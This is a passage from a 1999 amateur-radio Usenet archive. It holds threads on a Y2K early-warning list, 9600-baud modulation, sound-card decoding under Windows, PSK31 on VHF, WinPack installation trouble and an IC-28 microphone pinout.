> 73, Cecil, W6RCA http://www.bigfoot.com/~w6rca

2522. Ham packet early warning system Help/Advise

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-27 00:00:00 UTC
From: Darryl Wagoner <darryl@sai.com>
Message-ID: <374D79F1.CE536FF5@sai.com>
Source record: 18028
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.policy,rec.radio.amateur.digital

Greetings,

A few months ago I start the Global Early Warning EMail system. Since
then
I have gotten my Ham ticket, and am getting into packet radio. I have
always
wanted to be ham, but Y2K was the push I needed to do it. In the last
24 hours
the number of members has doubled. I would like to expand this list to
APRS.
Let me be clear, this is a total noncommercial list. It's sole purpose
is to alert
it's members to a new crisis as quickly as possible.

Having said all this I am too much of a novice to even try to do this by
myself or
to even know where to start. So I am looking for help in setting up
this system or
become a member in an existing system.

Also is there a network in place can stay up in case the grid goes
down? If so
how do I find more out about it? If not is there interest in setting up
such a system?
What else should be we be doing to prepare. I am or becoming a member
of local
net and ARES nets. Before you flame me too heavy please keep in mind
that
I attended my first ham club meeting a little less than 2 months ago.
I/we don't time
for me to gracefully learn the ropes before Y2K is on top of us for
better or worst.
I am afraid if I don't do it, drive it or help with it, it won't get
done. Too much is
at stake to sit back and watch.

BTW with my Ham ticket, there was a very strong Y2K warning from the
FCC.
I can post it if there is enough interest.

What do you think?
--
Darryl Wagoner KB1EBO
Moderator of the Global Early Warning EMail System
http://dova.sai.com/y2k/earlywarning.html

We need you!!!!

2523. Re: Amateur Paging...

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-27 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7kq5bt.35u.nomail@linux.pe1chl.ampr.org>
Source record: 18029

Bill Kearns <billk@inland.net> wrote:
>i got the xtal from kantronics and put the pager on 145.09 .

>my base radio was an alinco data radio setup for 9600baud

>i wasnt happy with performance at all. plenty of missed characters.
>sometimes straight number pages came through perfect.
>once in a great while the messages came through perfect.

>i think i would have had better luck on the 440mhz band.

I doubt it. It is not related to transmit frequency but to modulation.

What you need is a radio suitable for 9600 baud. Not a Japanese radio sold
as "9k6 ready" or a PLL radio that you converted by bypassing the mic amp,
but *a radio suitable for 9600 baud*.

POCSAG uses very low modulation frequencies, you need FM modulation from DC
for perfect results. I.e. when you attach a variable voltage to your
modulation input and vary the voltage, you should see the transmitter vary
a few kHz and stay where you put it.
Anything with AC coupling is a compromise that will not work very well,
or not good at all.

The same is true for good quality 9600 baud transmissions. I converted
a surplus trx for 9600 with DC-coupled modulation and modified a modem
to be completely DC coupled, and you will not believe the eye pattern
quality I got on the scope unless you saw it. Perfectly steady, with
all lines going through two very small areas.

Now compare that with what you get from the average Japanese trx: wobbling,
smeared lines. I don't know if the Alinco is DC-coupled but it would be
worth it to look at it and possibly modify it.

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

2524. Re: Written decoding software for sound cards?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-27 00:00:00 UTC
From: gniephaus@cityweb.de
Message-ID: <374d9258.11596094@news.cityweb.de>
Source record: 18030
Cross-posted to: rec.ham-radio.packet,rec.radio.amateur.digital,rec.radio.amateur.digital.misc,rec.radio.amateur.misc,rec.radio.scanner,rec.radio.shortwave

On Thu, 27 May 1999 10:38:55 -0400, "MOstrowski"
<M_Ostrowski@yahoo.com> wrote:

>I'd like to hear from anyone who has written digital signal decoding
>software using sound cards.
>
>I'm currently searching for information relating to decoding digital signals
>(CW, RTTY, AMTOR,
>CLOVER, PSK31, etc) using a sound card. I've used several of such software
>packages currently
>available for download and I like to try my hand a writing something
>similar. I have many years
>experience professionally programming both DOS and Windows applications
>using C/C++/MFC,
>but have never had need to interface to a sound card until now. I'd like
>this application to be
>Windows 95/98 based but I've heard rumors that directly accessing the sound
>card interface is
>difficult, if not impossible, under that OS.
>
>Any tips you can pass along that can get me started will be greatly
>appreciated; also any info
>on books/articles/websites/source code/libs you've found helpful.
>
>Michael Ostrowski - KI8IK
>Saline, MI
>
>KI8IK@yahoo.com
>
>

Michael,
you can find at least one very usefull source code example
demonstrating sound card programming under MS Windows on creative labs
(soundblaster) ftp server:
ftp://ftp.creaf.com/pub/creative/devinfo
The file I used is
fullduplex.exe
I used this example as a starting point for my DSP programming under
Windows NT using Visual C++ 5.0.

Good luck!

Gerd Niephaus

2525. Re: Written decoding software for sound cards?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-27 00:00:00 UTC
From: "Mark J. Fine" <fineware@erols.com>
Message-ID: <7iksor$o5o$1@autumn.news.rcn.net>
Source record: 18031
Cross-posted to: rec.ham-radio.packet,rec.radio.amateur.digital,rec.radio.amateur.digital.misc,rec.radio.amateur.misc,rec.radio.scanner,rec.radio.shortwave

George hit the nail on the proverbial head. The problem with signal processing in real time is that you need a real-time processor. Unless your eating all of the processing time this can't be done reliably in Win9x.

The second problem is that Win9x does not let you talk to the card at the hardware level, as well as to the DMA. You would need to do that to effectively perform near real-time capture and hold processes of any sound frames you're trying to deal with. Best bet there is to write a 16-bit dll, which will allow you to do these things.

73,

[* Mark J. Fine * FineWare * 11252 Cardinal Drive *]
[* Remington, Virginia 22734-2032 * USA * 3834N 07751W *]
[* fineware@erols.com * http://www.erols.com/fineware/ *]
[* Smart R8 Control * SWBC Schedule Subscription Service *]
[* Smart Lowe Ctrl * Smart Kenwood Ctrl * Smart NRD Ctrl *]
[*SWBC Interval Signals * Smart Audio Control * TTY Reader*]

George Privalov <george_privalov@msn.com> wrote in message
news:eBodQzFq#GA.213@cpmsnbbsa05...
>
> Spunky The Waffle Iron wrote in message
> <5417119C35ACE747.297F3196266D03AE.8A9B850D2FF2B9FE@library-proxy.airnews.ne
> t>...
> :The problem with programs that use soundcards that decode radio info can't
> be built around visual basic
> :as VB is so damned slow.
>
> Actually VB 6 is not that slow. Problem is in lack of support for
> Multi-threading and callbacks that are required to fully exploit the
> potential of mmsystem.dll API.
>
>
> :Thus, soundcard decoder programs require the knowledge of real programmers
> (C++) which explains why they are so
> :damned buggy, due to Windows needing thousands of lines of C++ code just to
> initialise a stupid program (being
> :sarcastic but you C++ Windows programmers know exactly what I mean).
>
> Well, It's not that bad. But there is function of complexity of
> implementation vs. size of the project. For VB it grows steeper
> but VB starts at 0 value. C++ starts at some positive number (since you
> will need bunch of to put "Hello World" on the screen") but grows slower

> with size of the project. To make story short: smaller projects are easier
> to do at VB while large ones on C++.
>
> George
>
>
>
>

2526. Re: What is a good beginner Packet Software package?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-27 00:00:00 UTC
From: Kenneth Williams <gw3tmh@gb7abc.freeserve.co.uk>
Message-ID: <7ilhq9$d1l$2@news7.svr.pol.co.uk>
Source record: 18032

Yes then look at www.gb7abc.freeserve.co.uk for a selection of WinPack
support software.

John Miller <jayem@alphalink.com.au> wrote in message
news:7i5od7$hs3$2@news.alphalink.com.au...
>
> Darryl Wagoner wrote in message <37442DED.D80BB6DD@ifoh.org>...
> >Greetings,
> >
> >After having my ham ticket for oh many days now, I want to get into
> >packet. I picked up a PK-232 TNC at a flee market and have order the
> >full upgrade for it.
> >
> >Now I am trying to find good (cheap) software. I would prefer Windows
> >but can run Linux as well.
> >
> >thanks and 73s
> >Darryl KB1EBO
>
> Try G4IDE's Winpack, Darryl. The URL is http://www.peaksys.demon.co.uk.
It
> will run, un restricted, as a free programme or if you like it you can pay
a
> small sum to Roger to remove the "Unlicensed" notice.
>
> John VK3DJM@VK3FRC.#MEL.VIC.AUS.OC
> Aust. Fed. co-ord. International Travel Host Exchange scheme
>
>

2527. Re: Sound Blaster Multimode for Windows?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-27 00:00:00 UTC
From: Kenneth Williams <gw3tmh@gb7abc.freeserve.co.uk>
Message-ID: <7ilhqa$d1l$3@news7.svr.pol.co.uk>
Source record: 18033
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.misc

Well you could make that dream come true...

Just write the program yourself...

Ps can I have a copy...

Ken

Louis Sica <lsica@visi.com> wrote in message
news:374961C1.E3B7DAB6@visi.com...
> Here's my dream. Does this even exist?
>
> A program that works through Windows (*not* just one in a DOS box) that
> uses *any* sound card in Windows (*not* just one that uses SPECIFIC
> hardware calls to a CERTAIN type of sound card only) that will receive
> *and* transmit CW, and various digital modes (RTTY, ASCII, TOR, PSK,
> etc) *without* relying on external hardware.
>
> Am I dreaming? Does ANYONE have such a thing?
>
>

2528. Re: Written decoding software for sound cards?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-28 00:00:00 UTC
From: mfccoder@aol.com
Message-ID: <19990528091143.08832.00010152@ng-ch1.aol.com>
Source record: 17948

You have to understand the architechture of Windows. Decoding is a real time timing process and Windows is not a real time operating system. You have to do it at the Ring 0 processor level, which allows the device driver to run in 'real time'.

This is why network card drivers and the like run at Ring 0. To make sure no data is lost due to the bloat of the Windows GUI subsystem.

>
>I still don't understand why it would be necessary to directly access the
>hardware to write such a program.

2529. Re: Written decoding software for sound cards?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-28 00:00:00 UTC
From: George Privalov <george_privalov@msn.com>
Message-ID: <u24elSSq#GA.372@cpmsnbbsa02>
Source record: 17949
Cross-posted to: rec.ham-radio.packet,rec.radio.amateur.digital,rec.radio.amateur.digital.misc,rec.radio.amateur.misc,rec.radio.scanner,rec.radio.shortwave

Hamish Moffatt wrote in message <7iljdqdbe2@arachne.labyrinth.net.au>...
>In rec.radio.amateur.digital.misc Spunky The Waffle Iron
<spunky@nospam.org> wrote:
>
>And even then, "real time" is a bit of a joke. For example, the best
resolution
>and lowest timer interval you can get out of the high resolution timer is
1ms.
>

With PerformanceCounter API and high priority levels you can get better resolution and response. Win NT will be much better choice for time-critical applications. The reason for that is Win95 memory management is designed to better utilize physical memory at the expense of response time. For sound processing NT offers more then plenty real-timeness unless you want 44Khz resolution stereo (don't need that for SWLing).

Don't know much about Linux but am very curious about it.

2530. Re: PSK31

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-28 00:00:00 UTC
From: Tom Fanning <tom.f@btinternet.com>
Message-ID: <7imlb1dui1@plutonium.btinternet.com>
Source record: 17950

I am soon to be using psk31 on 70cms FM

--
Regards,
Tom
tom.f@btinternet.com
William Lee <n5wrx@mindspring.nospam.com> wrote in message
news:7im2q0$c09$1@nntp1.atl.mindspring.net...
> Just started using this mode and it is fun. Heard a lot of DX first night.
> I was wondering if it would work on 2 meters
> It would seem that it woild get out farther on SSB but that is great news.
> Do any of the Tech class hams use it on 10 meters or 6 meters?
> Sems like 6 meters would be a good place for PKS31.
>
> William Lee N5WRX
>
> FeLiXTCPIP wrote in message
> <19990527011647.08832.00009345@ng-ch1.aol.com>...
> >Did you know PSK31 works on 2 meters FM!
> >I tried it, and it worked
>
>

2531. Re: Ham packet early warning system Help/Advise

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-28 00:00:00 UTC
From: Frank@N8FN.COM
Message-ID: <374ed90d.14237962@news.earthlink.net>
Source record: 17951
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.policy,rec.radio.amateur.digital

First, let me congratulate you on your new ticket. It is a wonderful
hobby

Second, take what you read in this newsgroup with a grain of salt.
Most of the hams here are not on the bright side. But as a whole hams
are a great butch of guys.

Third, can you be specific of just what you have in mind for help?

Frank, N8FN

On Thu, 27 May 1999 12:59:29 -0400, Darryl Wagoner <darryl@sai.com>
wrote:

>Greetings,
>
>A few months ago I start the Global Early Warning EMail system. Since
>then
>I have gotten my Ham ticket, and am getting into packet radio. I have
>always
>wanted to be ham, but Y2K was the push I needed to do it. In the last
>24 hours
>the number of members has doubled. I would like to expand this list to
>APRS.
>Let me be clear, this is a total noncommercial list. It's sole purpose
>is to alert
>it's members to a new crisis as quickly as possible.
>
>Having said all this I am too much of a novice to even try to do this by
>myself or
>to even know where to start. So I am looking for help in setting up
>this system or
>become a member in an existing system.
>
>Also is there a network in place can stay up in case the grid goes
>down? If so
>how do I find more out about it? If not is there interest in setting up
>such a system?
>What else should be we be doing to prepare. I am or becoming a member
>of local
>net and ARES nets. Before you flame me too heavy please keep in mind
>that
>I attended my first ham club meeting a little less than 2 months ago.
>I/we don't time
>for me to gracefully learn the ropes before Y2K is on top of us for

>better or worst.
>I am afraid if I don't do it, drive it or help with it, it won't get
>done. Too much is
>at stake to sit back and watch.
>
>BTW with my Ham ticket, there was a very strong Y2K warning from the
>FCC.
>I can post it if there is enough interest.
>
>What do you think?

2532. Re: Written decoding software for sound cards?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-28 00:00:00 UTC
From: nobody@crosslink.net
Message-ID: <374e9158.6240189@news.crosslink.net>
Source record: 17952

On 28 May 1999 01:58:45 GMT, mfccoder@aol.com (MFCCoder) wrote:

>>Best bet there is to write a 16-bit dll,
>>which will allow you to do these things.
>>
>
>Running a 16 bit .dll in the Windows 16 bit subystem is still not real time
>under Windows 95 or Windows 98. Plus you would have to use a generic thunk to
>access it from a 32 bit program adding to the latiency.
>
>16 bit dll's run at ring 3 on the processor, only a 32 bit device driver can
>run at Ring 0 and directly access the hardware.
>
>
Sorry, I don't follow this line of reasoning.

We know that PSK31SBW by Peter Martinez, which runs in Windows 3.1 and above, does NOT access the I/O ports directly. That is, all access to the sound card for either input of the sampled data or output of the data to the sound card for transmission, is made via the standard Windows Multimedia API calls.

I grant you that once the buffer of data to be processed is available to the program, he does use assembler code for the FFT in order to speed up the DSP functions.

However, all this talk about Ring 0 and Ring 3 is irrelevant. If you can deal with data that has been sampled at 11 kHz, as is done in PSK31SBW, then where's the problem?

2533. Re: PSK31

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-28 00:00:00 UTC
From: jw@mobius.gmu.edu
Message-ID: <7imo77$bfo@portal.gmu.edu>
Source record: 17953

FeLiXTCPIP (felixtcpip@aol.com) wrote:
: Yeah i do have ham friends, and i tried a QSO with some of them.
: Now tell me, are you going to follow me around ever newsgroup to bother me?

Yes... He will... Fortunately, Charlie can be looked upon as a training tool... With very little practice, he's actually fairly easy to ignore... I used to worry that he might have something useful to say/contribute, but those days are LONG gone... Now... I read his mundane posts with amusement...

-jw

2534. Re: PSK31

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-28 00:00:00 UTC
From: jw@mobius.gmu.edu
Message-ID: <7imoel$bfo@portal.gmu.edu>
Source record: 17954

Charles Brabham (n5pvl@texoma.net) wrote:

<kersnip>

: So you are probably right, I suppose. I should have just ignored him instead
: of trying to help him out, and would have if I had known he was out trolling
: for someone to flame with.

Ironic... It occurs to me that if the "trolls" didn't exist, you wouldn't
either... In fact, I find it even more interesting that you find trolls
around every corner...

Regards,

-jw

2535. Re: Ham packet early warning system Help/Advise

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-28 00:00:00 UTC
From: art jury <art.jury@dfrc.nasa.gov>
Message-ID: <374EF132.1099B923@dfrc.nasa.gov>
Source record: 17955
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.policy,rec.radio.amateur.digital

Send me a note with some of your questions and I can point you in the right direction. You might start with TAPR (www.tapr.org). Im not sure how well the existing packet network will survive any problems (if there are any) but the existing network will forward your message to large groups.

If you have specific questions send me a note and Ill see what I can do. Congrats on your ticket and welcome to ham radio. cul Art. KF7GD

>

2536. Re: PSK31

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-28 00:00:00 UTC
From: Dana Myers K6JQ <DMyers@Qnet.com>
Message-ID: <374EF184.E3AF94FD@Qnet.com>
Source record: 17956

Tom Fanning wrote:
>
> I am soon to be using psk31 on 70cms FM
>

Why? You gain virtually none of the advantages of the mode this
way. By using conventional FM, you consume something like a 20KHz
channel to send data at 31baud; PSK31 sent using a SSB transmitter
consumes something like 60Hz bandwidth.

Dana K6JQ
Dana@Source.Net

2537. Re: PSK31

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-28 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7imssq$1fc2@enews3.newsguy.com>
Source record: 17957

jw@mobius.gmu.edu wrote in message <7imoel$bfo@portal.gmu.edu>...
>Charles Brabham (n5pvl@texoma.net) wrote:
>
><kersnip>
>
>: So you are probably right, I suppose. I should have just ignored him
instead
>: of trying to help him out, and would have if I had known he was out
trolling
>: for someone to flame with.
>
>Ironic... It occurs to me that if the "trolls" didn't exist, you wouldn't
>either... In fact, I find it even more interesting that you find trolls
>around every corner...

Looks like you "found yourself" in this instance. Troll away there pardner.

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

2538. Re: Written decoding software for sound cards?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-28 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7ktqn9.oq2.nomail@linux.pe1chl.ampr.org>
Source record: 17958

MFCCoder <mfccoder@aol.com> wrote:
>You have to understand the architechture of Windows. Decoding is a real time
>timing process and Windows is not a real time operating system. You have to do
>it at the Ring 0 processor level, which allows the device driver to run in
>'real time'.

There is no need to do decoding as a real time process when sampling is
done in real time and the result is buffered.

So why do you want to do decoding in real time?

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

2539. Re: Written decoding software for sound cards?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-28 00:00:00 UTC
From: Tom Fanning <tom.f@btinternet.com>
Message-ID: <7in1nuiai1@plutonium.btinternet.com>
Source record: 17959

Surely because PSK31 is a fairly slow speed mode compared to say even
1200baud packet

--
Regards,
Tom
tom.f@btinternet.com
Robert Lay (W9DMK) <nobody@crosslink.net> wrote in message
news:374e9158.6240189@news.crosslink.net...
> On 28 May 1999 01:58:45 GMT, mfccoder@aol.com (MFCCoder) wrote:
>
> >>Best bet there is to write a 16-bit dll,
> >>which will allow you to do these things.
> >>
> >
> >Running a 16 bit .dll in the Windows 16 bit subystem is still not real
time
> >under Windows 95 or Windows 98. Plus you would have to use a generic
thunk to
> >access it from a 32 bit program adding to the latiency.
> >
> >16 bit dll's run at ring 3 on the processor, only a 32 bit device driver
can
> >run at Ring 0 and directly access the hardware.
> >
> >
> Sorry, I don't follow this line of reasoning.
>
> We know that PSK31SBW by Peter Martinez, which runs in Windows 3.1 and
> above, does NOT access the I/O ports directly. That is, all access to
> the sound card for either input of the sampled data or output of the
> data to the sound card for transmission, is made via the standard
> Windows Multimedia API calls.
>
> I grant you that once the buffer of data to be processed is available
> to the program, he does use assembler code for the FFT in order to
> speed up the DSP functions.
>
> However, all this talk about Ring 0 and Ring 3 is irrelevant. If you
> can deal with data that has been sampled at 11 kHz, as is done in
> PSK31SBW, then where's the problem?
>

2540. Re: PSK31

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-28 00:00:00 UTC
From: Tom Fanning <tom.f@btinternet.com>
Message-ID: <7in1soibe1@plutonium.btinternet.com>
Source record: 17960

I was going to try it over FM before moving to HF. I have a friend locally
who has no HF rig so can only do it on 70cms FM. I know I will need to set
it all up properly before HF but I am trying to get some of the locals here
into PSK31.

--
Regards,
Tom
tom.f@btinternet.com
Dana Myers K6JQ <DMyers@Qnet.com> wrote in message
news:374EF184.E3AF94FD@Qnet.com...
> Tom Fanning wrote:
> >
> > I am soon to be using psk31 on 70cms FM
> >
>
> Why? You gain virtually none of the advantages of the mode this
> way. By using conventional FM, you consume something like a 20KHz
> channel to send data at 31baud; PSK31 sent using a SSB transmitter
> consumes something like 60Hz bandwidth.
>
> Dana K6JQ
> Dana@Source.Net

2541. Re: Written decoding software for sound cards?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-28 00:00:00 UTC
From: Dana Myers <Dana.Myers@West.Sun.Com>
Message-ID: <374F33DC.31ACD0DA@West.Sun.Com>
Source record: 17961

Tom Fanning wrote:

> Surely because PSK31 is a fairly slow speed mode compared to say even
> 1200baud packet

Are you perhaps confusing latency with efficiency/throughput?

Dana K6JQ
dana.myers@sun.com

2542. Unable to install WinPack 6.40 on Windows NT

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-28 00:00:00 UTC
From: journel@videotron.ca
Message-ID: <mQH33.9209$Sm4.57908@weber.videotron.net>
Source record: 17962

When I try to run setup.exe to install Winpack 6.40 I have the message "INSTALL ERROR - I cannot initialize the installer".

I'm running NT Server 4.0 + Service Pack3.

I went through the text files and found nothing about this. Do I have to RTFM again ;-) ?

Any idea?

Thanks,

Pierre - VE2IPX

2543. Unable to install WinPack 6.40 on Windows NT

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-28 00:00:00 UTC
From: journel@videotron.ca
Message-ID: <rQH33.9211$Sm4.57908@weber.videotron.net>
Source record: 17963

When I try to run setup.exe to install Winpack 6.40 I have the message "INSTALL ERROR - I cannot initialize the installer".

I'm running NT Server 4.0 + Service Pack3.

I went through the text files and found nothing about this. Do I have to RTFM again ;-) ?

Any idea?

Thanks,

Pierre - VE2IPX

2544. Re: PSK31

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-28 00:00:00 UTC
From: Roger Basford <Roger@g3vkm.demon.co.uk>
Message-ID: <sNzjSBA$9tT3Ewlv@g3vkm.demon.co.uk>
Source record: 17964

In article <7im2q0$c09$1@nntp1.atl.mindspring.net>, William Lee
<n5wrx@mindspring.nospam.com> writes
>Just started using this mode and it is fun. Heard a lot of DX first night.
>I was wondering if it would work on 2 meters
>It would seem that it woild get out farther on SSB but that is great news.
>Do any of the Tech class hams use it on 10 meters or 6 meters?
>Sems like 6 meters would be a good place for PKS31.
>
Hi William,

I've had a couple of QSOs on Two with PSK31 over a 135 km path and it
worked really well despite the signals not showing on the S-meter, the
lower level of background noise helps a lot of course. The path suffered
sometimes from aircraft "flutter" which gave some strange QRM, like
another signal drifting across the waterfall display.

Cheers,

Roger Basford, G3VKM

2545. YAPP and TST

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-28 00:00:00 UTC
From: Joe Bernard <joebernard@hotmail.com>
Message-ID: <7ioh1hiqa1@duke.telepac.pt>
Source record: 17965

Hello,
How can I get these two programs for packet radio???
73's
CT4UZ

2546. Re: PSK31

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-28 00:00:00 UTC
From: JayCee <jaycee@nospam.demon.co.uk>
Message-ID: <GBMgcDAf3vT3Ewsi@midmarsh.demon.co.uk>
Source record: 17966

In article <7im2q0$c09$1@nntp1.atl.mindspring.net>, William Lee
<n5wrx@mindspring.nospam.com> writes
>Just started using this mode and it is fun. Heard a lot of DX first night.
>I was wondering if it would work on 2 meters

It can indeed be done on 2m. I have a a few contacts 2m SSB.
The thing I noticed was that the two stations may drift apart. Even a
small percentage drift on 144MHz is noticable on a mode with only
31.24Hz bandwidth!
The program tracks the drift OK while receiving. It becomes noticable
though after a few overs, especially when one rambles on as I tend to ;)

>Sems like 6 meters would be a good place for PKS31.
>
Not had the chance to try 6m yet but I guess the problems should be
less. Good luck with PSK31.

73 John M1BTR (Lincolnshire, England)

--
m1btr@midmarsh.demon.co.uk M1BTR@GB7SKG
QRV 6m 2m 70cm 3cm Member: BATC RIG RSGB UKRS

2547. Re: IC-28 and MFJ-1270

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-28 00:00:00 UTC
From: gfiber@news.cmc.net
Message-ID: <374e9ce0.3854279@news.cmc.net>
Source record: 18034

On Thu, 27 May 1999 04:01:59 GMT, Lloyd Colston <kc5fm@my-deja.com>
wrotf:

>I am needing help with an MFJ-1270 and an ICOM IC-28.
>
>I need the mike wiring diagram so I can wire the mike to the TNC.
>
>Anyone out there got this? Please send a copy to
>kc5nyh@qsl.net with a copy to me.
>
>Thanks.

IC-28 Mic pin out

Pin 1 - Mic input - there is 8 volts on this pin for mic element bias

Pin 2 - 8 volts @ 10 ma for powering the DTMF chip in the HM-14 mic

Pin 3 - Frequency Up / Down - ground and frequency scans up, ground
through a 470 ohm resistor and frequency scans down .

Pin 4 - Squelch Switch - most do not use this pin

Pin 5 - PTT ground this pin and radio transmits

Pin 6 - Chassis ground *

Pin 7 - Mic low or mic audio ground *

Pin 8 - Speaker audio

* It is acceptable to connect both Pin 6 and Pin 7 together as most
TNC's have only one ground.

Gary Fiber

Washington State Resident

2548. Re: Written decoding software for sound cards?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-28 00:00:00 UTC
From: nobody@crosslink.net
Message-ID: <374deb2f.4148148@news.crosslink.net>
Source record: 18035
Cross-posted to: rec.ham-radio.packet,rec.radio.amateur.digital,rec.radio.amateur.digital.misc,rec.radio.amateur.misc,rec.radio.scanner,rec.radio.shortwave

On Thu, 27 May 1999 10:38:55 -0400, "MOstrowski"
<M_Ostrowski@yahoo.com> wrote:

>I'd like to hear from anyone who has written digital signal decoding
>software using sound cards.
>
>I'm currently searching for information relating to decoding digital signals
>(CW, RTTY, AMTOR,
>CLOVER, PSK31, etc) using a sound card. I've used several of such software
>packages currently
>available for download and I like to try my hand a writing something
>similar. I have many years
>experience professionally programming both DOS and Windows applications
>using C/C++/MFC,
>but have never had need to interface to a sound card until now. I'd like
>this application to be
>Windows 95/98 based but I've heard rumors that directly accessing the sound
>card interface is
>difficult, if not impossible, under that OS.

Dear Mike,

The most comprehensive source that I have found (excepting purchase of
an SDK from Microsoft) is "Windows 95 Multimedia & ODBC API Bible" by
The Waite Group Press - Richard J. Simon, Tony Davis, John Eaton, and
R. Murray Goertz.
It has chapters on Waveform and Auxiliary Audio and on Multimedia File
I/O. Those two chapters are really all you need to do everything that
needs to be done for a mode like PSK31.

If you can locate a "Books-a-Million" store, they may be able to help
you - I got my copy at 50% discount - normally $54.99. CD-ROM is
included.

2549. Re: Written decoding software for sound cards?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-28 00:00:00 UTC
From: mfccoder@aol.com
Message-ID: <19990527215845.01638.00008177@ng-cg1.aol.com>
Source record: 18036

>Best bet there is to write a 16-bit dll,
>which will allow you to do these things.
>

Running a 16 bit .dll in the Windows 16 bit subystem is still not real time under Windows 95 or Windows 98. Plus you would have to use a generic thunk to access it from a 32 bit program adding to the latiency.

16 bit dll's run at ring 3 on the processor, only a 32 bit device driver can run at Ring 0 and directly access the hardware.

2550. Re: Written decoding software for sound cards?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-28 00:00:00 UTC
From: removals1@iname.com
Message-ID: <374e2dc6.6524550@news>
Source record: 18037
Cross-posted to: rec.ham-radio.packet,rec.radio.amateur.digital,rec.radio.amateur.digital.misc,rec.radio.amateur.misc,rec.radio.scanner,rec.radio.shortwave

On Thu, 27 May 1999 18:52:05 GMT, gniephaus@cityweb.de
(Gerhard-Hermann Niephaus) wrote:

>The file I used is
> fullduplex.exe
>I used this example as a starting point for my DSP programming under
>Windows NT using Visual C++ 5.0.

Yes, but where did you go from there? Getting the samples is the easy
part. ;-)

2551. Re: PSK31

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-28 00:00:00 UTC
From: Hamish Moffatt <hamish@rising.com.au>
Message-ID: <7ilj9vdbe1@arachne.labyrinth.net.au>
Source record: 18038

Charles Brabham <n5pvl@texoma.net> wrote:

> FeLiXTCPIP wrote in message
> <19990527011647.08832.00009345@ng-ch1.aol.com>...

>>Did you know PSK31 works on 2 meters FM!
>>I tried it, and it worked

> Amazing! How did you manage that feat without knowing any other Hams?
> Who did you "QSO" with, I wonder?
> Did you have to go to Usenet to figure out what frequency to use then, too?

There's no call for that ..

Hamish VK3SB
--
Hamish Moffatt Mobile: +61 412 011 176 hamish@rising.com.au

Rising Software Australia Pty. Ltd.
Developers of music education software including Auralia & Musition.
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Phone: +61 3 9894 4788 Fax: +61 3 9894 3362 USA Toll Free: 1-888-667-7839
Internet: http://www.rising.com.au/

2552. Re: Written decoding software for sound cards?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-28 00:00:00 UTC
From: Hamish Moffatt <hamish@rising.com.au>
Message-ID: <7iljdqdbe2@arachne.labyrinth.net.au>
Source record: 18039
Cross-posted to: rec.ham-radio.packet,rec.radio.amateur.digital,rec.radio.amateur.digital.misc,rec.radio.amateur.misc,rec.radio.scanner,rec.radio.shortwave

In rec.radio.amateur.digital.misc Spunky The Waffle Iron <spunky@nospam.org> wrote:
> The problem with programs that use soundcards that decode radio info can't be built around visual basic
> as VB is so damned slow.
> Thus, soundcard decoder programs require the knowledge of real programmers (C++) which explains why they are so
> damned buggy, due to Windows needing thousands of lines of C++ code just to initialise a stupid program (being
> sarcastic but you C++ Windows programmers know exactly what I mean).

And even then, "real time" is a bit of a joke. For example, the best resolution
and lowest timer interval you can get out of the high resolution timer is 1ms.

Hamish
--
Hamish Moffatt Mobile: +61 412 011 176 hamish@rising.com.au

Rising Software Australia Pty. Ltd.
Developers of music education software including Auralia & Musition.
31 Elmhurst Road, Blackburn, Victoria Australia, 3130
Phone: +61 3 9894 4788 Fax: +61 3 9894 3362 USA Toll Free: 1-888-667-7839
Internet: http://www.rising.com.au/

2553. Re: Written decoding software for sound cards?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-28 00:00:00 UTC
From: Hamish Moffatt <hamish@rising.com.au>
Message-ID: <7iljfbdbe3@arachne.labyrinth.net.au>
